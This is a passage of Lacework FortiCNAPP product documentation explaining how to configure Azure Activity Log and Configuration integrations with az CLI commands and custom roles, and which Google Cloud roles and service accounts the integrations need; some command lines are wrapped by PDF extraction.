- Gather Azure Client ID, Tenant ID, and Client Secret on page 292

Azure Activity Log Integration - Manual Configuration

To create a Lacework FortiCNAPP Azure Activity Log integration to gather, process, report, and alert on an Azure subscription's activity, follow the procedures below. For Azure configuration and posture compliance, you must create a separate Azure compliance integration. For more information, see Integrate Lacework FortiCNAPP with Azure.

You do not need to create an Azure Compliance integration to create an Azure Activity Log integration. You can, however, use the same credentials for both integrations, even if they require different levels of permissions.

When an Azure Activity Log integration is created, Lacework FortiCNAPP gathers the logs of administrative operations at an Azure subscription level (see Microsoft's description of their log types). Lacework FortiCNAPP uses Azure Monitor's Diagnostic Settings, which exports the same type of logs in a folder named "insights-activity-logs". Inside is a folder structure that includes the Subscription ID which allows Lacework FortiCNAPP to consolidate logs from multiple subscriptions in a single Storage account (in alignment with Microsoft's best practices for centralized logging). The blobs are created by Azure hourly in separate folders. Lacework FortiCNAPP leverages an Event Grid subscription that creates Queue messages and Lacework FortiCNAPP pulls the new logs as soon as they appear.

Lacework FortiCNAPP aggregates and organizes this activity log data into useful maps and dashboards that illustrate the following:

- conceptual relationships
- causes and effects
- interactions between Azure entities

Lacework FortiCNAPP also automatically generates alerts whenever an activity log event represents a security risk.

Requirements

- Ensure that you are deploying the integration to a supported Azure region.

Create an Azure AD App

To create an Azure AD app, follow the procedure provided in Create an Azure App for Integration. You can skip this procedure if you have already created an Azure app for an Azure compliance integration and reuse the

credentials (Gather the Required Azure Client ID, Tenant ID, and Client Secret). This article will refer to the Azure app as LW_ACTLOGREAD_APP_ID.


Register the Necessary Resource Providers

In most cases, if you are already using Azure, this step won't be needed. However, new subscriptions may need to register the necessary Azure Resource Providers. In order to have Activity Logs ingested in Azure, Lacework FortiCNAPP exports them using Diagnostic Settings (from Azure Monitor) as blobs to a Storage Account with an Event Grid notification to a Queue in the same Storage Account.

1. Log in to the Azure portal.
2. In the main search field, enter *subscription* and select *Subscriptions* from the drop-down.
3. Click your subscription.
4. Under your subscription, click *Settings > Resource providers*.
5. In the *filter by name...* field, enter *Microsoft.Insight*.
6. If the *STATUS* is *NotRegistered*, select *microsoft.insights* and click *Register*.
7. Wait until the status changes to *Registered*. You may need to click *Refresh*.
8. In the *filter by name...* field, enter *Microsoft.EventGrid*.
9. If the *STATUS* is *NotRegistered*, select *Microsoft.EventGrid* and click *Register*.
10. Wait until the status changes to *Registered*. You may need to click *Refresh*.
11. In the *filter by name...* field, enter *Microsoft.Security*.
12. If the *STATUS* is *NotRegistered*, select *Microsoft.Security* and click *Register*.
13. Wait until the status changes to *Registered*. You may need to click *Refresh*.

Configure Azure for Activity Log Integration

1. Open an Azure Cloud Bash shell from the Azure Portal or install and open an Azure CLI window in a terminal window using the *az login* command. *Keep the bash shell or CLI window open.*



2. Get the Application ID as described before (Gather the Required Azure Client ID, Tenant ID, and Client Secret). It is referred to as LW_ACTLOGREAD_APP_ID in this article.
3. In the Azure Cloud Bash Shell, enter appID= and paste the Application (client) ID number and select the return key.

```
appID=PasteTextHere
echo $appID
```

4. Use either an existing storage account that is configured to archive the Azure Activity Log or create a new one. Azure recommends creating a centralized storage account for accessing the Azure Activity Log data.

Skip steps 5-6 if you want to use an existing storage account that is configured to archive the Azure Activity Log, and continue at step 7 for EventGrid and the Queue.

To create a new storage account, decide which subscription you want to use to hold the storage account used for activity logging. To change your Azure CLI's active subscription, enter the following:

```
...
az account list --output table --all
az account set --subscription MySubscriptionName
...
```

5. In your chosen central logging subscription, create a resource group. Replace *westus2* with your location. You can see a list of locations using the `az account list-locations` command. Enter the location name as listed in the account list-locations command output. You can specify any resource group name.

```
resourcegroup='lacework-collected-logs-rg'
location='westus2'
az group create  --location $location --name $resourcegroup
```

6. Create a new storage account. For the resource group, specify the resource name you created in the previous step. You can specify any account name, but *it cannot be laceworksa123* and *it must be a globally unique name.* Using $RANDOM adds a 5-digit random number in the shell script below:

```
storageaccname=laceworksa$RANDOM
az storage account create --name $storageaccname --resource-group $resourcegroup --
https-only true --sku Standard_LRS --kind StorageV2
```

7. Get the Storage Account ID.

```
storageAccountID=$(az storage account show --name $storageaccname --resource-group
$resourcegroup --query id --output tsv)
```

8. Create an Azure queue to hold notifications about new activity log data.

```
az storage queue create --name lacework-ingestion-queue --account-name $storageaccname
```

9. Use the ID of the queue created in the previous step to create an event grid subscription that will automatically put notifications when new activity log data appears.

```
queueId="$storageAccountID/queueservices/default/queues/lacework-ingestion-queue"
az eventgrid event-subscription create --name lacework-ingestion-eventgrid --endpoint-
type storagequeue --endpoint $queueId --source-resource-id $storageAccountID --subject-
begins-with /blobServices/default/containers/insights-activity-logs/ --included-event-
types Microsoft.Storage.BlobCreated
```

10. Create and assign a least-privileged Custom Role to the Azure AD application created during setup, so it can only access the resource group containing the storage account with the log blobs and queue messages. You must be an Owner or User Access Administrator in the subscription with the centralized logging storage account.

Before entering the following, make sure you have set the `appID` variable as described in steps 2 and 3.

```
resourceGroupID=$(az group show -n lacework-collected-logs-rg --query id --output tsv)
cat << EOF > roleDefinition.json
{
    "Name":  "Lacework-AuditLog-Reader-Role",
    "IsCustom":  true,
    "Description":  "Monitors Activity Log",
    "Actions": [
      "Microsoft.Resources/subscriptions/resourceGroups/read",
      "Microsoft.Storage/storageAccounts/read",
      "Microsoft.Storage/storageAccounts/blobServices/containers/read",
      "Microsoft.Storage/storageAccounts/queueServices/queues/read",
      "Microsoft.EventGrid/eventSubscriptions/read",
```

```
      "Microsoft.Storage/storageAccounts/listkeys/action"
    ],
    "DataActions": [
      "Microsoft.Storage/storageAccounts/blobServices/containers/blobs/read",
      "Microsoft.Storage/storageAccounts/queueServices/queues/messages/read",
      "Microsoft.Storage/storageAccounts/queueServices/queues/messages/delete"
    ],
    "AssignableScopes": [
    "$resourceGroupID"
       ]
}
EOF
roleDefinition=$(cat roleDefinition.json)
az role definition create --role-definition "$roleDefinition"
az role assignment create --assignee $appID --role Lacework-AuditLog-Reader-Role --
scope "$resourceGroupID"
```

11. Create a Diagnostic Settings config to send Activity Logs to your centralized storage account (Azure only supports the configuration of Diagnostic Settings to subscriptions using the Portal or an ARM template, not the CLI). You can specify any name for the setting, the one used in the following instructions is *lacework-activity-logs*. We only enable logging for categories Lacework FortiCNAPP is going to process.

```
subscriptionID=$(az account show --query id --output tsv)
cat << EOF > lwactivitylog.json
{
   "\$schema": "https://schema.management.azure.com/schemas/2018-05-
01/subscriptionDeploymentTemplate.json#",
   "contentVersion": "1.0.0.0",
   "parameters": {
     "settingName": {
       "type": "string"
     },
     "storageAccountID": {
       "type": "string"
     }
  },
  "resources": [
    {
          "type": "Microsoft.Insights/diagnosticSettings",
          "apiVersion": "2017-05-01-preview",
          "name": "[parameters('settingName')]",
          "properties": {
              "storageAccountId": "[parameters('storageAccountID')]",
              "logs": [
                  { "category": "Administrative",
                    "enabled": true
                  },
                  {
                    "category": "Security",
                    "enabled": true },
                  {
                    "category": "ServiceHealth",
```

```
                    "enabled": false
                  },
                  {
                    "category": "Alert",
                    "enabled": true
                  },
                  {
                    "category": "Recommendation",
                    "enabled": false
                  },
                  {
                    "category": "Policy",
                    "enabled": true
                  },
                  { "category": "Autoscale",
                    "enabled": false
                  },
                  {
                    "category": "ResourceHealth",
                    "enabled": true
                  }
               ]
            }
         }
      ]
}
EOF
az deployment sub create --location $location --template-file lwactivitylog.json --
parameters "{\"settingName\":{\"value\":\"lacework-activity-
logs\"},\"storageAccountID\":{\"value\":\"$storageAccountID\"}}"
```

12. (Optional) As explained in step 4, to aggregate audit logs from many other subscriptions in a single centralized storage account, repeat step 11 for each subscription you have in your Azure CLI. First run "az account set --subscription <name>" and use the same Storage Account ID (referred to in the following example as $centralizedstorageAccountID) for each subscription's log-profile.

```
az account list --all
## for each other subscription, repeat the commands below, same as step 11,
centralizing logs in $storageAccountID ##
az account set --subscription OtherSubscriptionName
subscriptionID=$(az account show --query id --output tsv)
az deployment sub create --location $location --template-file lwactivitylog.json --
parameters "{\"settingName\":{\"value\":\"lacework-activity-
logs\"},\"storageAccountID\":{\"value\":\"$storageAccountID\"}}"
```

Alternatively, you could have multiple dedicated Lacework FortiCNAPP integrations for decentralized Activity Logs (each subscription using its own storage account). In that case, repeat the previous steps for each subscription and:

- Switch the Azure CLI to a different subscription.
- Create the resource group and storage account.
- Create the Event Grid subscription and the Queue.
- Define a Diagnostic Setting to export Activity Logs to that storage account.

- Write down the Storage Account URL and Application Credentials and configure a new integration in the Lacework FortiCNAPP portal.

Gather the Required Azure Client ID, Tenant ID, and Client Secret

Follow the procedure provided in Gather the Required Azure Client ID, Tenant ID, and Client Secret.

Navigate to Manual Integration

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts*.
3. Click *+ Add New*.
4. Click *Microsoft Azure* and select *Manual configuration*.
5. Click *Next*.
6. Select *Activity Log* and follow the steps in Create an Azure Activity Log Integration.

Create an Azure Activity Log Integration

1. Manually create an Azure application for integration.
2. Register the necessary resource providers.
3. Configure Azure for Activity Log integration.
4. Gather the required Azure details for your integration.
5. In the *Name* field, enter a unique name for the Lacework FortiCNAPP Console.
6. In the *Client ID* field, enter your Azure client (application) identifier or alias.
7. In the *Client Secret* field, enter the secret key value for your client ID.
8. In the *Tenant ID* field, enter the tenant (directory) identifier.
9. In the *Queue URL* field, enter the queue URL. Go to Storage Accounts, find the Lacework FortiCNAPP storage account and go to the Queue section to obtain the Queue URL.
10. Click *Save* to finish the Azure integration and save your onboarding progress. The integration appears in the list of cloud accounts under *Cloud accounts*.

For the “Integration Pending” status, you can hover over the status text and click the *refresh* icon to fetch the status result again. This does not retest the integration.

Alternative Permissions to Avoid CustomRoles

In order to define a CustomRole, the person executing these instructions must be an Owner or User Administrator for the subscription (for more information, see Azure's custom roles documentation). You may prefer using Built-in roles because it avoids keeping an inventory of the CustomRoles in your environment.

For reference, these are the minimum set of requirements for Lacework FortiCNAPP's Activity Logs to work properly:

```
{
"Name":  "LaceworkCWS",
"IsCustom":  true,
"Description":  "Monitors Activity Log",
"Actions": [
"Microsoft.Resources/subscriptions/resourceGroups/read",
   "Microsoft.Storage/storageAccounts/read",
   "Microsoft.Storage/storageAccounts/blobServices/containers/read",
   "Microsoft.Storage/storageAccounts/queueServices/queues/read",
   "Microsoft.EventGrid/eventSubscriptions/read",
   "Microsoft.Storage/storageAccounts/listkeys/action"
],
"DataActions": [
"Microsoft.Storage/storageAccounts/blobServices/containers/blobs/read",
"Microsoft.Storage/storageAccounts/queueServices/queues/messages/read",
   "Microsoft.Storage/storageAccounts/queueServices/queues/messages/delete"
],
"AssignableScopes": [
   "/subscriptions/%subscriptionId%/resourceGroups/%resourcegroup%"
]
}
```

The built-in roles that include these permissions are:

- Storage Account Contributor
- EventGrid EventSubscription Reader
- Storage Blob Data Reader
- Storage Queue Data Contributor

To use them instead of our custom role, replace your step 10 with the following commands:

As described in step 10, before entering the following, make sure you have set the `appID` variable as described in steps 2 and 3.

```
subscriptionID=$(az account show --query id --output tsv)
# Assign Storage Account Contributor
az role assignment create --assignee $appID --role "17d1049b-9a84-46fb-8f53-869881c3d3ab" -
-scope "/subscriptions/$subscriptionID/resourceGroups/$resourcegroup"
# Assign EventGrid EventSubscription Reader
az role assignment create --assignee $appID --role "2414bbcf-6497-4faf-8c65-045460748405" -
```

```
-scope "/subscriptions/$subscriptionID/resourceGroups/$resourcegroup"
# Assign Storage Blob Data Reader
az role assignment create --assignee $appID --role "2a2b9908-6ea1-4ae2-8e65-a410df84e7d1" -
-scope "/subscriptions/$subscriptionID/resourceGroups/$resourcegroup"
# Assign Storage Queue Data Contributor
az role assignment create --assignee $appID --role "974c5e8b-45b9-4653-ba55-5f855dd0fb88" -
-scope "/subscriptions/$subscriptionID/resourceGroups/$resourcegroup"
```

Azure Configuration Integration - Manual Configuration

To create a Lacework FortiCNAPP Azure configuration integration manually using the Azure Portal and the Lacework FortiCNAPP Console, follow the procedures below.

Requirements

- Ensure that you are deploying the integration to a supported Azure region.

Create an Azure App

Follow the procedure in Create an Azure App for Integration.

Gather Required Information from the Azure Portal

Follow the procedure in Gather the Required Azure Client ID, Tenant ID, and Client Secret.

Navigate to Manual Integration

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings* > *Integrations* > *Cloud accounts*.
3. Click *+ Add New*.
4. Click *Microsoft Azure* and select *Manual configuration*.
5. Click *Next*.
6. Select *Configuration* and follow the steps in Create an Azure Configuration Integration.

Create an Azure Configuration Integration

1. Create an Azure application for integration.
2. Gather the required Azure details for your integration.
3. For *Name*, enter a unique name that displays in the Lacework FortiCNAPP Console.
4. For *Client ID*, enter your Azure client (application) identifier or alias.
5. For *Client Secret*, enter the secret key value for your client ID.
6. For *Tenant ID*, enter the tenant identifier for your Azure account.
7. Click *Save* to finish the Azure integration and save your onboarding progress.
   The integration appears in the list of cloud accounts under *Cloud accounts*.

For the “Integration Pending” status, you can hover over the status text and click the refresh icon to fetch the status result again. This does not reset the integration.

Gather Azure Client ID, Tenant ID, and Client Secret

When creating either an Azure compliance integration or an Azure Activity Log integration in the Lacework FortiCNAPP Console, you must provide values for the following properties:

- Client ID (Application ID)
- Client Secret
- Tenant (Directory) ID

Use the Azure portal to obtain the required values:

1. In the left panel, select *Azure Active Directory*.
2. Select *App registrations*.
3. From the App registrations panel, select the *Lacework FortiCNAPP SA Audit* app.
4. Open a text editor and click the *Copy to clipboard* icon next to the *Application (client) ID* and *Directory (tenant) ID*, paste the values into a temporary file. In the file, label the values. Leave the file open in the editor.
5. Click *Certificates & secrets*.
6. If you do not have a client secret, create one:
   a. Under Client secrets, click *New client secret*.
   b. Enter a name and an expiration date and click *Add*.
   c. Copy and paste the value of the Client secret into the open file and label the value.

Lacework FortiCNAPP for Azure FAQ

Compliance

In which Azure regions can I deploy Lacework FortiCNAPP Integrations?

We support deployment of any of our Azure integrations (Activity Log and Configuration) in any non-China, non-Azure Government region, provided the Azure services required to run our integrations are available in the region. For the list of Azure regions, see Azure Geographies.

How do I start using the Azure CIS benchmarks in the Compliance Reports?

See CIS Azure 1.5.0 Benchmark for instructions on how to enable the latest available benchmarks for your Azure environment.

Why do some benchmark rules show a 'Manual' status in the Compliance Reports?

Lacework FortiCNAPP automates your Compliance rules where it is possible to do so, but some rules cannot be automated. The reasons for this can vary:

- Scope is defined by the user.
- It requires configuring other products or API permissions that are out of scope through the Azure integration with Lacework FortiCNAPP.
- Known issues for audit procedure described by CIS control rule.

There are certain rules that require manual intervention even when the Center for Internet Security (CIS) deemed them as automated. Conversely, Lacework FortiCNAPP has automated some rules that were deemed manual.

See the Automated vs Manual Policies section of CIS Azure 1.5.0 Benchmark.

Why do some Compliance rules display at the Tenant level but not at the Subscription level?

The majority of the Azure CIS benchmark rules are evaluated at the Subscription level, however, some are evaluated at the Tenant level.

A small subset of rules are also applicable at the Tenant and Subscription levels.

Why do some Compliance Tenant level IAM rules take longer to update?

Some Identity and Access Management rules can take up to 48 hours before they initially show in the Lacework FortiCNAPP Console. This is because they leverage the Azure Security Benchmark Policy, which runs once every 24 hours.

Why do some Compliance Tenant level IAM rules still not show after 48 hours?

Some Identity and Access Management policies are only initialized if the Azure Security Center free has been enabled in your environment.

After setting this up, the rules are only available if you have skipped the free trial.

The rules are also available if you have started paying for Azure Defender.

Are Azure Key Vault permissions required for an Azure Configuration integration?

Azure Key Vault permissions are required to be able to assess some compliance policies in your environment. Not having the appropriate permissions can result in "Could Not Assess" errors on enabled policies that require Key Vault access.

See Assign Azure Key Vault permissions for the necessary steps.

Google Cloud integration

Lacework FortiCNAPP onboarding offers the following types of Google Cloud integration with your Lacework FortiCNAPP account, depending on your specific cloud environment and whether you are interested in configuration compliance or audit log monitoring:

Integration Type	Description
Configuration	Integrates with your Google Cloud environment to analyze configuration compliance and reports alerts for anomalous behavior. You can set up the configuration integration using Terraform or the Google Cloud Console. For more information, see: • Google Cloud integration using Terraform on page 307 • Google cloud console on page 359
Audit Log	Integrates with your Google Cloud environment to analyze cloud audit logs and reports alerts for anomalous behavior. You can use one of the following methods to integrate Google Cloud audit logs with Lacework FortiCNAPP. • Pub/Sub-based audit log integration • Storage-based audit log integration Lacework FortiCNAPP recommends using the Pub/Sub-based audit log integration method. For more information, see Google Cloud Audit Log Integration Methods below. You can set up the audit log integration using Terraform or the Google Cloud Console. For more information, see: • Google Cloud integration using Terraform on page 307 • Google cloud console on page 359
GKE Audit Log	Integrates with your Google Cloud account to monitor and baseline Kubernetes audit logs and reports alerts for anomalous behavior. For more information, see Kubernetes Audit Logs for GKE on page 592.
Agentless Workload Scanning Overview	Integrates with your Google Cloud environment to scan vulnerabilities on your hosts and containers. For more information, see Integrating your Google Cloud environment on page 719.

Ensure that you are deploying the integration to a supported Google Cloud region.

Google Cloud Audit Log Integration Methods

You can use the following methods to integrate Google Cloud audit logs with Lacework FortiCNAPP.

Pub/Sub-Based Audit Log Integration

In this method, you create a log sink to route specific audit logs to a Pub/Sub topic in Google Cloud. The Lacework FortiCNAPP platform ingests the logs by subscribing to the Pub/Sub topic. Lacework FortiCNAPP recommends this method for the following reasons:

- The logs routed to the Pub/Sub topic are available for ingestion in a few minutes. This enables the Lacework FortiCNAPP platform to provide alerts for anomalous behavior faster than the Storage-based audit log integration method.
- You can use the LW_ACT_GCP_ACTIVITY Lacework Query Language (LQL) datasource to create custom LQL policies to trigger alerts when policy-based violations are found in the audit logs.

The Pub/Sub-based audit log integration does not support the default Google Cloud audit log policies. You must use the `LW_ACT_GCP_ACTIVITY` LQL datasource to create custom LQL policies.

For instructions on setting up a Pub/Sub-based audit log integration, see the following topics:

- Google Cloud Integration - Guided Configuration
- Pub/Sub-Based Google Cloud Integration - Terraform from Any Supported Host
- Pub/Sub-Based Google Cloud Integration - Terraform from Google Cloud Shell
- Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration

For instructions on migrating an existing Storage-based audit log integration to a Pub/Sub-based audit log integration, see the following topics:

- Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration Using Terraform
- Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration

Storage-Based Audit Log Integration

Important Starting from September 25, 2023, you cannot create a new Storage-based audit log integration. Lacework FortiCNAPP recommends that you do the following:

- Create Pub/Sub-based audit log integrations going forward.
- Migrate your existing Storage-based audit log integration to a Pub/Sub-based audit log integration. For more information, see the following topics:
  - Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration Using Terraform
  - Migrate From Storage-Based to Pub/Sub-Based Google Cloud Audit Log Integration - Manual Configuration

In this method, you create a log sink to route specific audit logs to a Cloud Storage bucket in Google Cloud. The Lacework FortiCNAPP platform ingests the logs from the storage bucket. Lacework FortiCNAPP does not recommend this method for the following reasons:

- When you route logs to a storage bucket, the logs are available for ingestion every hour. This results in the Lacework FortiCNAPP platform taking more time to provide alerts for anomalous behavior compared to the Pub/Sub-based audit log integration method.
- Lacework FortiCNAPP provides default Google Cloud audit log policies to trigger alerts when policy-based violations are found. However, you cannot create custom policies. For more information on the default policies, see Google Cloud Audit Log Policies.

The Storage-based audit log integration does not support the `LW_ACT_GCP_ACTIVITY` LQL datasource. Hence, you cannot use the `LW_ACT_GCP_ACTIVITY` datasource to create custom LQL policies for Storage-based audit log integrations.

For instructions on setting up a Storage-based audit log integration, see the following topics:

- Google Cloud Integration - Guided Configuration
- Storage-based Google Cloud Integration - Terraform from Any Supported Host
- Storage-based Google Cloud Integration - Terraform from Google Cloud Shell
- Storage-based Google Cloud Audit Log Integration - Manual Configuration

Required Roles for Google Cloud Configuration and Audit Log Integrations

When integrating Google Cloud with Lacework FortiCNAPP, you must create and configure the necessary roles and resources. To do this, the Google Cloud account you use to create the integration must have certain privileges within the project or organization being integrated.

This topic describes those privileges and why they are required.

Organization Level Integration Roles

The following table lists required Google Cloud account roles for organization level integrations.

Role Name	Role ID	Integration Type	Usage
Organization Administrator	`roles/resourcemanager.organizationAdmin`	Audit Log Configuration	Grant IAM privileges: • `roles/browser` on organization to Lacework FortiCNAPP service account • `roles/iam.securityReviewer` on organization to Lacework FortiCNAPP service account • `roles/cloudasset.viewer` on organization to Lacework FortiCNAPP service account • `roles/resourcemanager.organizationViewer` on organization to Lacework FortiCNAPP service account (for Pub/Sub-Based Audit Log Integration on page 296 only) • `roles/lwOrgComplianceRole` Lacework FortiCNAPP (Configuration Only) Create the Lacework FortiCNAPP Configuration Custom Role on page 303 with the following permissions on organization to Lacework FortiCNAPP service account (for Configuration integration only):

Role Name	Role ID	Integration Type	Usage
			• bigquery.datasets.get • compute.projects.get • compute.sslPolicies.get • pubsub.topics.get • storage.buckets.get
Organization Role Administrator	`roles/iam.organizationRoleAdmin`	Configuration	Create Lacework FortiCNAPP (Configuration Only) Create the Lacework FortiCNAPP Configuration Custom Role on page 303 for organization
Logs Configuration Writer	`roles/logging.configWriter`	Audit Log	Create aggregated log sink at organization level
Billing Account User	`roles/billing.user`	Audit Log Configuration	Required only if creating a new project to host the Lacework FortiCNAPP integration resources

Additionally, the user performing the integration requires the project level integration roles on the project that will contain the Lacework FortiCNAPP integration resources.

Project Level Integration Roles

When configuring access for the project that the Lacework FortiCNAPP integration resources will reside in, you can define the appropriate roles required to create the integration using either project owner access or least privilege access.

Project Owner Access

Role Name	Role ID	Integration Type	Usage
Project Owner	`roles/owner`	Audit Log Configuration	• Create Lacework FortiCNAPP service account • Create service account key for Lacework FortiCNAPP service account • Create log sink • Create cloud storage bucket (for Storage-based audit log integration only) • Create Pub/Sub topic

Role Name	Role ID	Integration Type	Usage

			• Create Pub/Sub subscription
			• Create Lacework FortiCNAPP (Configuration Only) Create the Lacework FortiCNAPP Configuration Custom Role on page 303 (for Configuration integration only)
			• Grant IAM privileges:
			  • `roles/browser` on project to Lacework FortiCNAPP service account
			  • `roles/cloudasset.viewer` on project to Lacework FortiCNAPP service account
			  • `roles/iam.securityReviewer` on project to Lacework FortiCNAPP service account
			  • `roles/monitoring.viewer` on project to Lacework FortiCNAPP service account
			  • `roles/pubsub.publisher` on Pub/Sub topic to Lacework FortiCNAPP service account for Pub/Sub-based audit log integration or on Pub/Sub topic to project storage account for Storage-based audit log integration
			  • `roles/pubsub.subscriber` to Pub/Sub subscription to Lacework FortiCNAPP service account
			  • `roles/storage.objectCreator` on storage bucket to project logging account (for Storage-based audit log integration only)
			  • `roles/storage.objectViewer` on storage bucket to Lacework FortiCNAPP service account (for Storage-based audit log integration only)
			  • `roles/lwComplianceRole` Lacework FortiCNAPP (Configuration Only) Create the Lacework FortiCNAPP Configuration Custom Role on page 303 with the following permissions on project to Lacework FortiCNAPP service account (for Configuration integration only):
			  • bigquery.datasets.get
			  • compute.projects.get
			  • compute.sslPolicies.get
			  • pubsub.topics.get
			  • storage.buckets.get

Least Privilege Access

Role Name	Role ID	Integration Type	Usage
Logs Configuration Writer	`roles/logging.configWriter`	Audit Log	Create log sink
Project IAM Admin	`roles/resourcemanager.projectIamAdmin`	Configuration	Grant IAM privileges: • `roles/browser` on project to Lacework FortiCNAPP service account • `roles/cloudasset.viewer` on project to Lacework FortiCNAPP service account • `roles/iam.securityReviewer` on project to Lacework FortiCNAPP service account
Pub/Sub Admin	`roles/pubsub.admin`	Audit Log	Create Pub/Sub topic and subscription Grant IAM privileges: • `roles/pubsub.publisher` on Pub/Sub topic to Lacework FortiCNAPP service account for Pub/Sub-based audit log integration or on Pub/Sub topic to project storage account for Storage-based audit log integration • `roles/pubsub.subscriber` on Pub/Sub subscription to Lacework FortiCNAPP service account
Role Administrator	`roles/iam.roleAdmin`	Configuration	Create `roles/lwComplianceRole` Lacework FortiCNAPP (Configuration Only) Create the Lacework FortiCNAPP Configuration Custom Role on page 303 with the following permissions for the project: • bigquery.datasets.get • compute.projects.get • compute.sslPolicies.get • pubsub.topics.get • storage.buckets.get

Role Name	Role ID	Integration Type	Usage
Service Account Admin	`roles/iam.serviceAccountAdmin`	Audit Log Configuration	Create Lacework FortiCNAPP service account
Service Account Key Admin	`roles/iam.serviceAccountKeyAdmin`	Audit Log Configuration	Create service account key for Lacework FortiCNAPP service account
Service Usage Admin	`roles/serviceusage.serviceUsageAdmin`	Audit Log Configuration	Enable the required Google Cloud service APIs
Storage Admin	`roles/storage.admin`	Audit Log (for Storage-based audit log integration only)	Create cloud storage bucket Grant IAM privileges: • `roles/storage.objectCreator` on storage bucket to project logging account • `roles/storage.objectViewer` on storage bucket to Lacework FortiCNAPP service account

Create a Google Cloud Service Account and Grant Access

This topic discusses how to create a service account manually within Google Cloud so the Lacework FortiCNAPP integration can use it.

Create a Service Account

For more information, see Google Cloud documentation about creating and managing service accounts.

Follow these steps to create a service account:

1. Log in to the Google Cloud Console.
2. Go to the *IAM & Admin* page, then click *Service Accounts* > *+ Create Service Account*.
3. In the *Service account details* step, enter values in the fields, then click *Create and Continue*.
4. Skip the optional sections and click *Done*.
5. On the *Services Accounts* page, find the newly created service account, click the menu under Actions, and click *Manage keys*.
6. Click *Add Key* > *Create new key*.
7. Select the JSON key type, then click *Create*. A JSON key file downloads to your system.

After you download the key file, you cannot download it again.

8. In the *Details* tab, find the email address of the new service account and copy it to your clipboard.
9. Click the menu icon located at the top right of the page to exit the *Service Accounts* page.

(Configuration Only) Create the Lacework FortiCNAPP Configuration Custom Role

This step is required only when creating a Lacework FortiCNAPP Configuration compliance integration.

1. Select *IAM & Admin > Roles* from the cloud console navigation menu.
2. Click the down arrow in the top menu bar for the project.
   The *Select from* dialog appears.
3. From the *Select from* drop-down, select an organization that contains the Google Cloud resources that you want the integration to monitor, or select `No Organization` if selecting a project that does not reside within an organization.
4. In the *Select from* dialog, click the *All* tab to display the list of all entities. Select the organization or project where the custom role will be created, then click *Open*.
5. Click *Create Role* on the top toolbar.
6. In the *Create Role* page, enter a title, description, and account identifier. From the *Role launch stage* drop-down, select *General Availability*.
   We suggest naming similar to below.
7. Add the required permissions by clicking *+ Add Permissions*.
8. Click *Create*.

Grant the Required Roles to the Service Account

Grant the required roles to the service account created in the previous section:

1. Select *IAM & Admin > IAM* from the cloud console navigation menu.
2. Click the down arrow in the top menu bar for the project.
   The *Select from* dialog appears.
3. From the *Select from* drop-down, select an organization that contains the Google Cloud resources that you want the integration to monitor, or select `No Organization` if selecting a project that does not reside within an organization.
4. In the *Select from* dialog, click the *All* tab to display the list of all entities. Select the organization or project where the IAM roles will be granted, then click *Open*.
1. Click *Add*.

You must have permission to add members to the organization or project IAM policy for the *Add* button to be active.

2. Add a member and roles to a project or organization. In the *New members* field, paste the email address of the service account copied in an earlier step.
3. From the *Select a role* drop-down, select the appropriate roles depending on the integration type.
4. (Configuration only): Add the custom role created from the Create the Lacework FortiCNAPP Configuration Custom Role section.
5. Click *Save*.

Service Account Roles

These are the specific roles required by the service account being used for an integration, depending on the integration type and level.

Configuration Integration

The following roles are required by the service account for a configuration integration:

Role Name	Role ID	Integration Level
Organization Viewer	roles/resourcemanager.organizationViewer	Organization
Browser	roles/browser	Organization and project
Cloud Asset Viewer	roles/cloudasset.viewer	Organization and project
Security Reviewer	roles/iam.securityReviewer	Organization and project
Custom role for Lacework FortiCNAPP configuration integration	Custom role with permissions listed in Lacework FortiCNAPP Configuration Role Permissions. For instructions on creating the custom role, see Create the Lacework FortiCNAPP Configuration Custom Role.	Organization and project

Pub/Sub-Based Audit Log Integration

The following roles are required by the service account for a Pub/Sub-based audit log integration:

Role Name	Role ID	Integration Level
Browser	roles/browser	Organization
